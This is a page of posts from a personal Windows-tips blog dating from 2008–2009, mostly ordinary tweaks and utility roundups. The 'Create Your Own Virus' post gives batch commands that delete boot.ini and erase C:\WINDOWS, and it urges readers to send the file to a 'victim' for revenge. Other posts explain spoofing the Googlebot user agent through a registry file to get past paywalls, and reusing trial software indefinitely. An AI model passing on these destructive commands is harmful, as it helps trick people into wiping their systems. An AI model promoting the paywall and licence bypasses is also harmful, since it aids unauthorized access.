Search Box:   
Showing posts with label computers. Show all posts

Browse Pay sites for free !!

| Tuesday, April 14, 2009 |

I found a very interesting post recently on Sumesh's site while I was going through my subscriptions and I liked it so much that I decided to share it with you. So many times we come across sites that demand money to show your favorite content. This becomes quite disappointing for us as we have to spend a large amount to view our favorite content, but in some of these sites we can go through our favorite content without paying any money.
This can be done if we disguise ourself as a search bot because some of these sites allow the search bots to let in without any payment to increase the hits on their sites.They detect search bots by its User Agent attribute (for Firefox, it is Mozilla 5.0), and allow only bots in. Hence you can exploit this weakness of the sites that these sites have created themselves.

The user agent defines the browser, what OS you are using, and other small bits of information.information. Switching user agent in various browsers require seperate procedure, as follows: Visit DNSStuff to know your current user agent. Visiting it gave me the following report:


Changing the user agent is easy:

  • Browse pay sites on Firefox

    Install User Agent Switcher Firefox extension and import this XML file by TechPatterns (do not click the link directly, instead right click and save) that has the required Googlebot/2.1. Once the file is loaded, configure your user agent to Googlebot 2.1

  • Pay sites on Internet Explorer

    Change a registry entry, by opening Notepad, then copying the code below into it:

    Windows Registry Editor Version 5.00 [HKEYLOCALMACHINESOFTWAREMicrosoftWindowsCurrentVersionInternet Settings5.0User Agent] @=”Googlebot/2.1″ “Compatible”=”+http://www.googlebot.com/bot.html”

    Save as “uagent.reg” (with the quotes). Double click on it to load the setting. You could also go to the Registry directly, but my guess is that at least some of you are not comfortable working with the Registry.

    To remove the hack, copy the following code into a Notepad window and save as “originaluagent.reg” (with the quotes) and double click it:

    Windows Registry Editor Version 5.00 [HKEYLOCALMACHINESOFTWAREMicrosoftWindowsCurrentVersionInternet Settings5.0User Agent] @=”Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)”

Finally, test whether the hack has taken effect by pointing your browser to DNSStuff website. The user agent should now be “Googlebot” according to DNSStuff.


Read more...


Copy/Delete Files Faster

| Thursday, October 9, 2008 |

I was fed up with the slow transfer rates even when I copied files from one partition to another on my hard-disk. Then my friend Jay suggested TeraCopy which does the same work faster. Later on I came across two more similar utilities called BurstCopy and FastCopy.

1. TeraCopy

TeraCopy is a free utility designed to copy/move files faster and more secure. TeraCopy can resume broken file transfers. TeraCopy skips bad files during copy and even shows the skipped files at the end of files transfer. Calculates files CRC checksum on the fly to speed up source and target files comparison. Seamless integration with Windows Explorer allows you to keep working with files as usual.

Version 1.1 adds the ability to create a copy of a folder by copying and pasting at the same location and a few minor bugfixes.

2. BurstCopy

BurstCopy gives you faster file transfer speeds in Windows. It gives the ability to Pause/Resume file transfers. It comes with 12 different languages and skin support.

BurstCopy comes as a shareware version, to use it fully you must register the software.


3. FastCopy


FastCopy is a free utility which can copy or delete files faster. FastCopy claims to be fastest file copy/delete utility available for Windows. The best feature of FastCopy is that its available in portable version as well, so that you can even use this utility even from USB Drives. This utility can also run from command line using the arguments provided.


Read more...


Create Your Own Virus

| Wednesday, September 24, 2008 |

I always thought what is a virus and how is it made and will I ever be able to create one. Slowly I came to know about it and when I was going through a post on one of my favorite blogs I found out a technique to create a virus within 5 Minutes.
All you need to create these viruses are a simple notepad. Here is a way to create a virus that may crash your hard disk.

1) Open ur notepad n type the following.........
type del c:\boot.ini c:\del autoexec.batsave as .exe[save it as .exe file....n u can save it by any name]
create the notepad in c: drive...


2)Now, to test it, create a textfile called TEST.txt(empty)
in C:\Now in your notepad type "erase C:\TEST.txt" (without the quotes).
Then do "Save As..." and save it as "Test.cmd".
Now run the file "Test.cmd" and go to C:\ and you'll see your Test.txt is gone.
Now, the real work begins:Go to Notpad and
type erase C:\WINDOWS (or C:\LINUX if you have linux) and
save it again as findoutaname.cmd.
Now DON'T run the file or you'll lose your WINDOWS map.
So, that's the virus. Now to take revenge.
Send you file to your victim.
Once she/he opens it. Her/his WINDOWS/LINUX map is gone.
And have to install LINUX/WINDOWS again.
Simple explanation:Go to notepad, type erase C:\WINDOWS, save,
send to victim, once the victim opens it,
the map WINDOWS will be gone and have to install WINDOWS again...

CAUTION: This may crash your Hard disk....so don't try this on your computer...
[via Computer Solutions]


Read more...


Change the Browser Title

| |

Have you ever thought of changing the title of your web browser? If not will you like to do that and give a browser your own name?
I did it and made it Microsoft Internet Explorer by Himanshu. Like my earlier post Watch Movies in MS Paint this tweak can be used to impress your friends.


This tweak Customize the Title of the Internet Explorer.

1. Click Start > Run > Type gpedit.msc
2. Click User Configuration > Windows Setting > Internet Explorer Maintenance > Browser User Interface
3. Double click on Browser Title
4. Click on Customize Title Bars
5. type in whatever you want
6. Click OK

Now you changed the title of your browser and you sure see what you wrote when you
open a New Widow.


Read more...


Watch movies in MSPaint

| Sunday, September 21, 2008 |

Hey maybe some of you might know about this trick but if you don't know then here is a cool tip of playing movies in Ms Paint.Though you don't require to do that but it might help you make an impression on your friends.

Here is how to do that:

1-First open any movie in a player [I used windows media player]

2-Take a full screen capture with print screen key which is near to F12 key.

3-Open MS Paint

4-Hit Ctrl+V or got to Edit>>Paste.

The controls will not work here and don’t minimize the original movie window or it will stop working. What it does is actually copy from the original source, nothing special. But at least enough to drop jaws of others.


Read more...


Fastest Operating System-15 sec bootup !!

| Sunday, September 7, 2008 |

Are you sick of the booting time your Windows Vista or Windows XP takes??Well then you are in for a treat because the much hyped Microsoft Windows 7 which is set to release by 2010 is rumoured to boot up in 15 seconds.Isn't it great? 15 seconds?


I have already pasted ome windows 7 screenshots if you havent seen in an earlier post.
But is this version of Windows a Design Genius or an Overkill?
I read this very interesting piece by Julian Stone saying that this version of Windows though contains all the features that you can think of but the number of features is so large that it will be a big headache for the users.So lets see whether this fast version of Windows impresses its users or not.


Read more...


Win XP CD including drivers and softwares

| Tuesday, September 2, 2008 |

Now here is a cool tip for which I was waiting for long.I live in hostel and love experimenting with softwares. Many a times while uninstalling a software things go wrong and the ultimate solution left for me is to format my disk and reinstall windows. But then I am left to face another challenging task to reinstall all the softwares and addons and drivers once again.

Windows XP DVD including drivers and software


I was going through a post on one of the blogs and found out that now I can make a Windows CD/DVD with all the drivers,utilities,addons and hostfixes in that same CD/DVD.This type of installation CD/DVD will save you lot of time and the burden of installing all previously existed softwares, especially if you use lot of software applications like me.
MoiN has come up with a great guide on how to create Windows XP installation CD/DVD with latest hotfixes, drivers, DirectX, IE7, WMP11, Office 2007, and any software that you like to include. You can also remove useless components, apply tweaks and system hacks for best performance.


Read more...


Disable Task Manager

| Wednesday, August 27, 2008 |

Usually system administrators need to keep the systems with their control. Either it is for data safety or for system safety. In such a way here it is an option for disabling the task manager by Registry and Group Policy Editor.
First we look at the Registry Editor. To disable the Task Manager follow the following steps carefully.


1. Start Regedit Through Run Command
2. Click Start
3. Select Run Command
4. Type Regedit
5. Click OK
Hive: HKEY_CURRENT_USER
Key: Software\Microsoft\Windows\CurrentVersion\Policies\System
Name: DisableTaskMgr
Type: REG_DWORD
Value: 1=Enable this key, that is DISABLE TaskManager
Value: 0=Disable this key, that is Don’t Disable, Enable TaskManager
Always it is very danger to edit and restrict the users with Registry Editor. As the improvement in Microsoft goes up high some enhanced facilities are making the Operating Systems user friendly. In such a way Windows 2000 and Windows XP are having the same facilities such as Group Policy Editor. By this

editor we can easily restrict the user from accessing the files, folders and drive etc.., If we would have to rearrange the group policy we can not do it unless we re-authenticate the domain.
Editing by the Group Policy Editor.
1. Click Start
2. Click Run
3. Enter gpedit.msc in the Open box and click OK
4. In the Group Policy settings window
5. Select User Configuration
6. Select Administrative Templates
7. Select System
8. Select Ctrl+Alt+Delete options
9. Select Remove Task Manager
10. Double-click the Remove Task Manager option
Do the same as mentioned above to enable the task manager.


Read more...


Fix Chech Disk Error At startup

| Sunday, August 17, 2008 |

[Image]
Most of you might be aware of the problem I am talking about.Mainly this problem is due to the fact that the drive partition is in FAT32 form rather than in NTFS form. It may also be caused due to a virus as in my case.I have faced this problem every time I switched on my system and was sick of it.o I decided to cure and found a satisfactory answer by Sensible Guy.

There are 2 methods disable disk checking at Windows startup. and read below to know.


Method 1:Registry Editing

To disable go to the following registry key:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager

In the right hand pane, double click BootExecute.

The default value of the key is autocheck autochk *

* means every drive is checked for consistency. Just add /K:C at the end before *. /K switch will disable autocheck on C: drive at Windows startup. So the final value should look like this:

autocheck autochk /k:C *

If you want to add more drives, the key should look like this: (disabling C and D drives)

autocheck autochk /k:C /k:D *

If you want to restore everything to default, just replace the key with the default one i.e.,

autocheck autochk *

Method 2: CHKNTFS


go to Start –> Run –> cmd.

If you want to disable check disk on C: drive, use the following command on command prompt.

chkntfs /X C:

If you want to disable check disk on two or more drives, just keep on adding the drives:

chkntfs /X C: D: E:

This will disable check disk on C, D and E drives.

If you want to restore what you have done, that is, enable automatic disk checking on all the drives again, just run the following command:

chkntfs /D

This will restore all the drives to automatic disk checkup.


Read more...


Turn on/off thumbnails in Vista

| Wednesday, August 13, 2008 |

My friend Anubhav who recently had a trouble on his Laptop that he wasn't able to view the folder names in Vista drive is in trouble again.He hasnt used Vista much and that is why he falls in trouble quite often and then asks me to solve his problem.
This time he was not able to view pictures in thumbnail view which can be solved in the following two ways I found out on BauerPower.
The first way, you do the following within the folder you meant to view thumbnails in:

  1. Click on Organize > Folder and Search Options


  2. Click the View Tab
  3. Uncheck the "Always show icons, never thumbnails" option

  4. Click Apply, then OK.
The other option is to:

  1. Click Start > Contol Panel
  2. In classic view, click on Folder Options
  3. Click the View Tab
  4. Uncheck the "Always show icons, never thumbnails" option
  5. Click Apply, then OK.


Read more...


Make Your Desktop Icons Smaller or Larger with the Mouse Wheel

| |

Now this is very interesting.We can change the size of desktop icons in Windows Vistas by just rolling our mouse over!!
Yes you read it right.I got this information from Amit's website that the size of desktop icons can now be changed by mouse's roll by a very simple method as follows:

Left-click anywhere on the desktop, hold the ‘Control’ key and move the scroll wheel on the mouse - the desktop icons will grow smaller or larger depending upon the direction of your scroll.
But this feature is just applicable in Windows Vista and not in Windows XP.


Read more...


Disable/Enable shutdown in start menu

| Tuesday, August 12, 2008 |

Here is the step by step procedure you need to follow to enable or disable the shutdown/ turn off from start menu or task manager or even from windows security dialog box.

1. Click Start > Run.

2. Type gpedit.msc and press enter to open the group policy editor.


3. Under the User Configuration, goto Administrative templates and further move on to Start Menu and Taskbar.

Group policy editor


Under t hat menu, find Remove and prevent access to Shut Down command, double click on that to open a setting dialog box.

  • Set it to enabled to disable the turn off option on your windows.
  • Set it to disabled to enable the turn off option on your windows.

Hide or unhide shutdown option

Setting for Log off option:

Follow the same procedure as above, but choose Remove Logoff on start menu in step 4.

Here is the explanation for Remove and prevent access to shut down command as provided by Microsoft:

Prevents users from shutting down or restarting Windows.

This setting removes the Shut Down option from the Start menu and disables the Shut Down button on the Windows Security dialog box, which appears when you press CTRL+ALT+DEL.

This setting prevents users from using the Windows user interface to shut down the system, although it does not prevent them from running programs that shut down Windows.

If you disable this setting or do not configure it, the Shut Down menu option appears, and the Shut Down button is enabled.

Note: It is a requirement for third-party applications with Windows 2000 or later certification to adhere to this setting.

And the below one for Remove logoff from start menu:

Removes the "Log Off " item from the Start menu and prevents users from restoring it.

If you enable this setting, the Log Off item does not appear in the Start menu. This setting also removes the Display Logoff item from Start Menu Options. As a result, users cannot restore the Log Off item to the Start Menu.

If you disable this setting or do not configure it, users can use the Display Logoff item to add and remove the Log Off item.

This setting affects the Start menu only. It does not affect the Log Off item on the Windows Security dialog box that appears when you press Ctrl+Alt+Del, and it does not prevent users from using other methods to log off.

Tip: To add or remove the Log Off item on a computer, click Start, click Settings, click Taskbar and Start Menu, click the Start Menu Options tab and, in the Start Menu Settings box, click Display Logoff.

See also: "Remove Logoff" in User Configuration\Administrative Templates\System\Logon/Logoff.

Thanks Pavan Kumar]


Read more...


Set time limit for your users in XP

| Monday, August 11, 2008 |

I loved his info on Tech-Reciepies.com because it is extremely useful for a guy like me who lives in hostel and who has so many users of his computer. Setting a time limit helps me a lot and restricts other people overusing my computer.

The method is a very simple one and just have to type a simple command on the command prompt.


1. Open a command prompt.


2. Execute the following command:

net user /time:M-F,9AM-9PM


where username is the name of the user you wish to limit. The days can be modified using M,T,W,Th,F,Sa and Su. The time can also be changed but must be in hourly increments.

You can also use different times for each day:

net user /time:M,-F,9AM-9PM;Sa,9AM-10PM;Su,12PM-8PM


Read more...


Missing files and folder names in Vista

| |



Yesterday my friend Anubhav was faced with a problem in Vista installed on his laptpop. The problem was that all of the folder-names and file-names were missing in large folder view under my drive in Vista. Strange ? huh. Take a look at the following snapshot.

Missing Folders names in Vista


That is always happened when we hold the SHIFT key while we’re opening the drive or folder in Vista. To solve this problem, follow the steps.


1. Switch to detail view.

Switch to detail view

2. Hold down SHIFT key and change to “Medium Icons”.

SHIFT key Medium Icons


3. Close the Explorer and re-open it again. There you’ll get your folder names and file names back.

Larget FOlder views Vista


Read more...


Greasemonkey script for IE,Opera and Safari users

| Saturday, August 9, 2008 |

I think most of you must be knowing about Greasemonkey.Well even if you don't know nothing to worry about.
Greasemonkey is one of the most popular Firefox extensions, allowing users to easily customize any web page, remove annoyances and enhance user experience in general, the functionality Greasemonkey provides is only limited to Firefox though.
But now this facility can also be experienced by the Internet Explorer, Opera and Safari Users also by using the method given below:

Running Greasemonkey Scripts in Internet Explorer

For Internet explorer users there are quite a few alternatives for Greasemonkey which will allow you to run user scripts.


Trixie

Trixie is probably the best Greasemonkey alternative for Internet Explorer users. You can run any Greasemonkey scripts on IE using Trixie.

Download Trixie | Trixie Homepage

IE7Pro

IE7Pro is a popular add-in for Internet Explorer which enhances the overall experience while using Internet explorer. They also have a feature where you can install and run user scripts, just like you do with Greasemonkey. You can download user scripts for IE7Pro from IEScripts.org.

Download IE7Pro | IE7Pro Homepage

Greasemonkey for IE

Previously covered Greasemonkey For IE does the job pretty well running user scripts but does not have many user scripts to boast of yet.

Download Greasemonkey for IE | Greasemonkey for IE Homepage

Run Greasemonkey Scripts in Opera

Opera has inbuilt support for user scripts which allows you to run custom JavaScript. You can also use Greasemonkey scripts in Opera. The Opera support section has a tutorial on how you can run Greasemonkey scripts in Opera for developers and advanced users.

For users who want to run Greasemonkey scripts in Opera you need to rename the original script to end with ".user.js" and add the script to be run by Opera. Contridentuallity has a great tutorial on running Greasemonkey scripts in Opera.

Run Greasemonkey Scripts in Safari

For all those Mac users browsing on Safari, there is a nice alterative called Greasekit a user scripting engine for Webkit applications. Greasekit allows Safari users to download and run user scripts.

Simple Help has a in-depth tutorial on how you can install and run Greasemonkey scripts in Safari.


Read more...


Now you dont need RAM to make system faster !!

| Saturday, July 26, 2008 |

I love vhxn.com posts because he gives such brilliant ideas that are not generally known to the techies. Here is another cool solution to the problem I have always faced due to my low RAM.

MSwin32.dll.vbs AND autorun.inf are the irritations of the computer..!
Today we are facing so many troubles with our computer such as virus problem, Booting problem, Display Problem and Error Messages etc. So here, we have some solutions for solving the slow booting and slow performance of the computer. This problem can be detected by some of Antivirus Programs but cannot be rectified. This problem seems like primordial attempt from viruses. It does nothing more than one problem alike Slow Performance.
Identifying these types of viruses is very easy.
1. We cannot open any windows and drives by double clicking especially USB Drives.


2. An unknown WSCRIPT.EXE, MONIT.EXE and SCVHOST.EXE appear in our task manager.
3. In every drive MSwin32.dll.vbs and autorun.inf hidden files will appear.
What do the Hidden Files do?
1. Make us stumble to open the drives directly. That is we cannot open the drives by double clicking. If it will, open only in a new window.
2. Login and Logout will become very slow.

Removal of the Hidden Files.

We can easily remove this type of files……

However, please note that this virus most often appears only inside the folder along with the virus and same name, which creates .exe files. After removing the virus hurry up to Task Manager and put an end for WSCRIPT.EXE, MONIT.EXE and SCVHOST.EXE.
Below is the detailed explanation.
1. Go to Folder Options (Start > Control Panel > Folder Options)
2. Enable Show Hidden Files and Folders.
3. Make Uncheck Hide Extension For Known File Types
4. Make Uncheck Hide Protected Operating System Files.
5. Click OK.


6. Go to every drive and delete the hidden files WSCRIPT.EXE, MONIT.EXE and SCVHOST.EXE completely.
7. At this attempt, please do not insert your USB drives.
8. Finish the entire removal procedure.
Let us look at the Removal in USB Drives, Digicam, Mobiles, iPods.
1. Click START > RUN > Type regedit
2. Click OK.


3. And delete the following keys.
4. Go to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run\wscript


5. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run\monit
6. Then navigate the following key HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main
and double click on the Key Window Title.
7. Change that key value to “Microsoft Internet Explorer” (without the quotes :P).

Immunizations
Since this is a stupid little virus, it is easy to immunize yourself from it. And its pretty simple. Make a blank text file named autorun and change its file extension to .inf . (if you can’t see the file extension, repeat Step 2 given above). Now right click the autorun.inf file and check the option which says Read Only, and click OK.
Although this causes little troubles, yet it is very easy to immunize your computer from it. Make a blank text file named autorun and change its file extension to .inf. After creating the file right click on it make it read only.


Read more...


How To Flip Text Like sıɥʇ (This)

| Tuesday, July 22, 2008 |

Did you observer the upside-down word this in the title? That’s cool isn’t it? Generating flipped text like that is not a hard technique that you need to learn. It is very simple with the help of tiny service called Flip.


Point your browse to http://www.revfad.com/flip.html and type any text in the first text input area, the flipped version of the text is automatically generated in the second text area.

Flip Text Screenshot

The services flips all the characters perfectly but it always converts them to lower case. Even though you type in uppercase, the output is generated in lowercase.

Want to tease your friends with some confusing text? Try this service.

[Thanks Tech Dreams]


Read more...


Backup your drivers with Driver Genius!!

| Tuesday, July 1, 2008 |

Ever thought of the situtation when your motherboard cd is lost? It is very horrible without drivers, particularly for older systems whose drivers are not available on the internet. That’s why you have a great need of backing up all drivers. For that lets use a great software Driver Genius.

Driver genius is a very good, powerful, easy to use driver manager software for windows which can be used to backup your hardware drivers, restore them and also update them.

The speciality of this software is that it can not just take backup of drivers, it can also compress it into a zip archive, auto extracting archive or even the best option according to me is the auto installer archive. The auto installer archive is the type I recommend you the most, as the restoring process is done just within few clicks. Even a computer newbie can restore drivers using auto installer archive. The other type of backups need driver genius to restore all drivers. Even without this software, it is possible, you just need to select driver location choosing option while installing new hardware, which again may be non friendly for a newbie.

The software detects the installed hardware devices and provides option for backing up third party drivers [currently used drivers], windows original drivers, disconnected device drivers. Of these, to backup windows original drivers is a job of no use. And disconnected devices may be your choice depending on the device.

To backup data, I recommend these settings:

1. Auto installer type.
2. Backup of non windows drivers in use [currently used drivers].

This is one of the most recommended softwares for all.

Apart from these main features, it also has some outstanding features like searching and updating drivers which may be very useful in case if you have lost the driver cd. It can also be used to uninstall drivers which are of no need.[techpavan.com]


Read more...


Rule yor PC (part-1)

| Wednesday, May 14, 2008 |


Ever thought about pounding your computer with a hammer hoping it starts moving faster than the current snail's pace? well i'd say dont rush for the hammer just yet;try the collection of smart uti;lity software instead. Here are tools that provide all the help you need to control,tweak and manipulate the looks and functionality of windows.

Tweak UI:
Part of Microsoft's free Powertoys collection of utilities, TweakUI gives you access to system settings that are not exposed in the Windows XP default user interface, including mouse settings, Explorer settings, taskbar settings, and more.
Version 2.10 requires Windows XP Service Pack 1 or Windows Server 2003.


DoubleKiller:
DoubleKiller searches your hard disk (or selected folders) for identical files and offers you to delete or move them. It can compare the file using simple date and file size methods as well as a CRC checksum calculation to make 100% sure that the files are indeed identical. You then get a list of all duplicate files that were found and can decide which files should be deleted or not. Important files like dlls, and other system files can be completely excluded from the search using a user defined mask.


FreeCommander:


freeCommander is an easy-to-use alternative to the standard windows file manager. The program helps you with daily work in Windows. Here you can find all the necessary functions to manage your data stock. You can take freeCommander anywhere - just copy the installation directory on a CD, USB-Stick or even a floppy disk - and you can even work with this program on a foreign computer.


Read more...


Use TRIAL softwares indefinitely !!

| Tuesday, April 22, 2008 |


A normal problem that we face is that we can't buy all the softwares that we would like to use as they cost too much. So,we use their trial versions that expire after a fixed period of time.But what do you do when they expire -format your system to use them again or buy it eventually??
Well here is a solution to your problem that makes you use your trial versions indefinitely without formatting your system.Here is a list of some softwares that uninstall the expired softwares completely without leaving any trace so that you can install the trial version again for reuse.

Altiris Software Virtualization Solution:Altiris Software Virtualization Solution (SVS) is a new way to use software. By placing applications and data into managed units called Virtual Software Packages (VSP's), SVS allows you to instantly activate, deactivate, or reset applications, to completely avoid conflicts between applications, and to remove them cleanly without altering the base Windows installation.


Once installed on a system, SVS runs continually. If you install a program under it, SVS grabs all changes to the Registry and file system (including added and deleted files) that the installer makes and puts them in what Altiris calls a layer. Thereafter, the virtualization software directs file and Registry calls to the layer or to the base system as appropriate. The SVS-installed app looks perfectly normal, but disappears without a trace when you deactivate the layer. You can turn the app on and off like a light switch.
Sandboxie: When you run a program on your computer, data flows from the hard disk to the program via read operations. The data is then processed and displayed, and finally flows back from the progam to the hard disk via write operations.

Sandboxie changes the rules such that write operations do not make it back to your hard disk.

  • Intercept changes to both your files and registry settings, making it virtually impossible for any software to reach outside the sandbox.
  • Traps cached browser items into the sandbox as a by-product of normal operation, so when you throw away the sandbox, all the history records and other side-effects of your browsing disappear as well.

Total Uninstall: Total Uninstall helps monitor any changes made to your system during the installation of a new application.
It allows you to perform a complete uninstall without having to rely on the supplied Add/Remove program which can leave files or changes behind.
Total Uninstall creates a snapshot of your system prior to installing a new application. It then takes an additional snapshot after the installation has completed. It then compares the two snapshots and displays all changes in a graphical tree view, marking all registry values and/or files that have been added, changed or deleted. Total Uninstall saves these changes and if you decide to uninstall the application, it will reverse the changes to the previous state. Any other computer activity during this period that makes changes to the file system and/or registry will also be monitored.


Read more...